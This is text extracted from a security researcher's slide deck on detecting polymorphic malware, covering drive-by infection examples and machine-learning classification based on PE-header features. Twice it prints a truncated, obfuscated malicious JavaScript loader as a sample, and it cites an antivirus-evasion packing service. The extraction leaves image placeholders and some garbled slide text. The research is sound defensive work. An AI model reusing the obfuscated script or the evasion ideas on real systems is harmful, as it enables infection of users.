



Towards Classification of Polymorphic Malware

Karthik Raman | Security Researcher, Adobe PSIRT | kraman@adobe.com



About Us


- Adobe PSIRT = Adobe Product Security Incident Response Team
- PSIRT is part of ASSET, the Adobe Secure Software Engineering Team



What Adobe PSIRT Does, contd.

- Work with product teams to create fixes
- Work with researchers to verify fixes
- Publish bulletins
- Drive Adobe's involvement in MAPP

Did Malware Ever Infect your Computer(s)?



- Part I: What is the Malware Menace?
 - "How did I just get infected?"

 Part II: Using Machine Learning For Malware Classification Regular Web site compromised

Whistleblowing Site Cryptome.org Infected With Drive-by Exploits

By Lucian Constantin, IDG News

Cryptome.org, a website dedicated to disclosing confidential information, was compromised last week and was used to infect PCs running Internet Explorer through drive-by exploits.

 Malicious site visited because of Search Engine Optimization (SEO)

Malicious JS/HTML

script>eval(unescape('function%20ppEwEu%28yJVD%29%7Bfunction%20xFplcSbG %28mrF%29%7Bvar%20rm0%3DmrF.length%3Bvar%20wxxwZl%3D0%2CowZtrl%3D0%3Bwhi le%28wxxwZ1%3CrmO%29%7BowZtr1+%3DmrF.charCodeAt%28wxxwZ1%29*rmO%3BwxxwZ1 ++%3B%7Dreturn%20%28%27%27+owZtrl%29%7D%20%20%20try%20%7Bvar%20xdxc%3Dev al%28%27a%23rPgPu%2CmPe%2Cn%2Ct9sP.9ckaPl%2ClPe9e9%27.replace%28/%5B9%23 k%2CP%5D/g%2C%2O%27%27%29%29%2CgIXc%3Dnew%2OString%28%29%2CsIoLeu%3DO%3B qcNz%3D0%2CnuI%3D%28new%20String%28xdxc%29%29.replace%28/%5B%5E@a-z0-9A-Z .%2C-%5D/g%2C%27%27%29%3Bvar%2Oxgod%3DxFplcSbG%28nul%29%3ByJVD%3Dunesc ape%28yJVD%29%3Bfor%28var%20eILXTs%3DO%3B%20eILXTs%20%3C%20%28yJVD.lengt h%29%3B%20eILXTs++%29%7Bvar%20esof%3DvJVD.charCodeAt%28eILXTs%29%3Bvar%2 OnzoexMG%3DnuI.charCodeAt%28sIoLeu%29%5Exgod.charCodeAt%28qcNz%29%3BsIoL eu++%3BgcNz++%3Bif%28sIoLeu%3EnuI.length%29sIoLeu%3D0%3Bif%28gcNz%3Exgod .length%29gcNz%3D0%3BqIXc+%3DString.fromCharCode%28esof%5EnzoexMG%29%3B% 7Deval%28gIXc%29%3B%2Oreturn%2OgIXc%3Dnew%2OString%28%29%3B%7Dcatch%28e% 29%7B%7D%7DppEwEu%28%27%2532%2537%2534%2531%2535%2533%2531%2530%2550%250 8%2518%2537%255c%2569%2531%2506%255d%250e%253e%2536%2574%2522%2533%2535% 252a%2531%250c%250d%2537%253d%2572%255b%2571%250d%252d%2513%2500%2529%25



- Redirection to
 - www.googleanalytics.com.urchin.<malicious>
 - Routed to "fast-flux" networks
- Served key-logger (or other) malware
- If antivirus (AV) fails to detect, ...

Your Machine Experiences A...



A problem has been detected and Windows has been shut down to prevent damage to your computer.

The problem seems to be caused by the following file: SPCMDCON.SYS

PAGE_FAULT_IN_NONPAGED_AREA

If this is the first time you've seen this Stop error screen, restart your computer. If this screen appears again, follow these steps:

Check to make sure any new hardware or software is properly installed. If this is a new installation, ask your hardware or software manufacturer for any Windows updates you might need.


If problems continue, disable or remove any newly installed hardware or software. Disable BIOS memory options such as caching or shadowing. If you need to use Safe Mode to remove or disable components, restart your computer, press F8 to select Advanced Startup Options, and then select Safe Mode.

Technical information:

*** STOP: 0x00000050 (0xfd3094c2,0x00000001,0xfBfE7617,0x00000000)

*** SPCMDCON.SYS - Address FBFE7617 base at FBFE5000, DateStamp 3d6dd67c


Mass Malware



Mass



Malware Obfuscation, Testing, Release Cycle



Malware Testing: Quality Assurance



SHA256: 7e3669a58bb7830e55e7d2b85a4bcf3b8b53bd6e07cf0c1655e247260f88c59e

SHA1: d25d9d4b2b1d5991f3beac2d049ff00436dd1692

MD5: 66d4d07bc10a2db402fc4b69621580c6

File size: 129.9 KB (133065 bytes)

File name: 66d4d07bc10a2db402fc4b69621580c6

File type: Win32 EXE

Detection ratio: 28 / 42

Analysis date: 2012-02-07 15:05:10 UTC (1 week, 1 day ago)


Malware Testing: Quality Assurance

Detection ratio:

28 / 42



Malware Obfuscation: Zeus/Zbot



Malware Obfuscation: Packers in the House

PolyPack:

An Automated Online Packing Service for Optimal Antivirus Evasion


Jon Oberheide, Michael Bailey, Farnam Jahanian Electrical Engineering and Computer Science Department University of Michigan, Ann Arbor, MI 48109 {jonojono, mibailey, farnam}@umich.edu

We show that PolyPack provides 258% more effective evasion of antivirus engines than using an average packer and out-evades the best evaluated packer (Themida) for over 40% of the binary samples.

Automation Cycle

Obfuscation, Testing, Release







Detection ratio: 28 / 42



<script>eval(unescape('function%20ppEwEu%28yJVD%29%7Bfunction%20xFplcSbG %28mrF%29%7Bvar%20rm0%3DmrF.length%3Bvar%20wxxwZl%3D0%2CowZtrl%3D0%3Bwhi le%28wxxwZ1%3CrmO%29%7BowZtr1+%3DmrF.charCodeAt%28wxxwZ1%29*rmO%3BwxxwZ1 ++%3B%7Dreturn%20%28%27%27+owZtr1%29%7D%20%20%20try%20%7Bvar%20xdxc%3Dev a1%28%27a%23rPqPu%2CmPe%2Cn%2Ct9sP.9ckaP1%2C1Pe9e9%27.rep1ace%28/%5B9%23 k%2CP%5D/g%2C%20%27%27%29%29%2CqIXc%3Dnew%2OString%28%29%2CsIoLeu%3D0%3B qcNz%3D0%2CnuI%3D%28new%2OString%28xdxc%29%29.replace%28/%5B%5E@a-z0-9A-Z .%2C-%5D/g%2C%27%27%29%3Bvar%20xgod%3DxFplcSbG%28nuI%29%3ByJVD%3Dunesc ape%28vJVD%29%3Bfor%28var%20eILXTs%3D0%3B%20eILXTs%20%3C%2C%28vJVD.lengt h%29%3B%20eILXTs++%29%7Bvar%20esof%3DyJVD.charCodeAt%28eILXTs%29%3Bvar%2 OnzoexMG%3DnuI.charCodeAt%28sIoLeu%29%5Exgod.charCodeAt%28qcNz%29%3BsIoL eu++%3BqcNz++%3Bif%28sIoLeu%3EnuI.length%29sIoLeu%3D0%3Bif%28qcNz%3Exgod .length%29gcNz%3D0%3BgIXc+%3DString.fromCharCode%28esof%5EnzoexMG%29%3B% 7Deval%28qIXc%29%3B%2Oreturn%20qIXc%3Dnew%2OString%28%29%3B%7Dcatch%28e% 29%7B%7D%7DppEwEu%28%27%2532%2537%2534%2531%2535%2533%2531%2530%2550%250 8%2518%2537%255c%2569%2531%2506%255d%250e%253e%2536%2574%2522%2533%2535% 252a\2531\250c\250d\2537\253d\2572\255b\2571\250d\252d\2513\2500\2529\25

What Users Suffer






What Users Suffer





What Users Suffer





What Dated AV Really Means





- Automate everything
- Published research discusses
 - Static detection
 - Dynamic detection
 - Cloud detection
- What else?

Got Machine Learning?






What is a Virus?


- Fred Cohen's definition
 - A program that can 'infect' other program by modifying them to include a possibly evolved copy of itself



- Peter Szor's definition
 - A program that recursively and explicitly copies a possibly evolved copy of itself



Down (Computer) Memory Lane





Blasted Worms

```
00 (10
ast.exe
      this possi
     software!!
               Θ
áΘ
```



A Trojan Horse





Trojan Horse Malware






- Part I: What is the Malware Menace?
 - "How did I just get infected?"

 Part II: Using Machine Learning For Malware Classification

Scoping of Research

- Classification of Polymorphic Malware
 - Multiple variants
 - Do not infect other programs
- Examples
 - Backdoors
 - Downloaders
 - Remote Administration Tools
- Infectors and packers out of scope

Polymorphism in Biology



Spot the Polymorphic Cylons






- Clustering
- Detection
- Cleaning for infected files
- Deletion

Applying Machine Learning (ML)

Steps:

- Extract features
- 2. Train models using ML algorithms
- Use models as classifiers
- Use models to classify unknown files as 0 or 1



Started with 600 features


EXE and DLL are PE file formats



Microsoft Portable Executable and Common Object File Format Specification


Revision 8.2 – September 21, 2010

Features Illustrated using Primula






Why are fewer features better than more features?



Less is More

- Irrelevant features negatively affect learning
- Using fewer features...
 - Improves algorithm performance
 - Represents problem better
 - Lets user focus on important variables




Related Work

- Mining n-grams (Siddiqui et al.) → 94% accuracy
- Multiple algorithms (Schultz et al.) → 97.76% accuracy
- Multiple algorithms, 189 features (Shafiq et al.)
 → 99% accuracy
- Association mining (Ye et al.) → 92% accuracy
- SVM on program strings (Ye et al.) → 93.8% accuracy
- Key Questions
 - Which features were used and why?
 - What are the minimum features for good


Contributions

- Excellent classification using seven features
- Another layer to existing antivirus technology
- Still need:
 - Unpackers and deobfuscators
 - Clustering, detection, cleaning, deletion, etc.

System Diagram



PE Parser: pedump tool



The Haystack (Dataset)

- 100,000 pieces of malware
- 16,000 clean programs

- 645 initial features
 - Structures in PE file format
 - Some calculated features
 - See M. Pietrek's
 - "An In-Depth Look into the Win32 Portable Executable File Format"

http://msdn.microsoft.com/en-us/magazine/cc301805.aspx



Classifier and Evaluator: Say Hello to WEKA

Machine Learning Toolkit http://www.cs.waikato.ac.nz/ml/weka/



Scriptable!



Preliminary Results

- Six numeric machine-learning algorithms
 - Experiment I with 645 & Experiment II with 100 features

Check the Classification

DIZEOIDLACKNESEI VE

U.003/

Wait a Minute





What Pretty Features You Have

| Feature | Accuracy |
|------------------------|----------|
| | |
| DebugSize | 0.9234 |
| | |
| DebugRVA | 0.9224 |
| | |
| ImageVersion | 0.8898 |
| | |
| OperatingSystemVersion | 0.8850 |
| | |
| SizeOfStackReserve | 0.8837 |


Reduced Feature Set Selection


Which PE structure does a feature belong to?


Created seven buckets




